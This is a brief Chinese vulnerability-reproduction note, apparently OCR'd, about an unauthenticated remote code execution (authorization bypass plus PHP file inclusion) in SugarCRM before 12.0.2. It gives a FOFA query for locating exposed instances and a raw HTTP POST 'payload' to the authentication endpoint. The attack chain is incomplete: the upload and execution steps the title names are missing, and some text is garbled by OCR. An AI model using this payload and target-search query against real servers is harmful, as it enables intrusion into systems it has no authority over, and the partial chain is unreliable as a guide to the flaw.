S20-1Sugar-CRM系统-文件上传


漏洞描述：

SugarCRM index.php接口存在安全漏洞Q,该漏洞源于安装组件中存在授权绕过和PHP本地文件包，含漏洞允许通过HTTP请求对已配置的SugarCRM实例执行未经身份验证的远程代码。

影响版本：

SugarCRM12.0.2之前版本

网站图片：



网络测绘：

fofa语法：

app="sugarcrm"

漏洞复现：

payload：

```
POST /index.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 60
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7665b859-ea78-4240-b2c2-63c890a422cd
Accept-Encoding: gzip
Connection: close

module=Users&action=Authenticate&user_name=1&user_password=1
```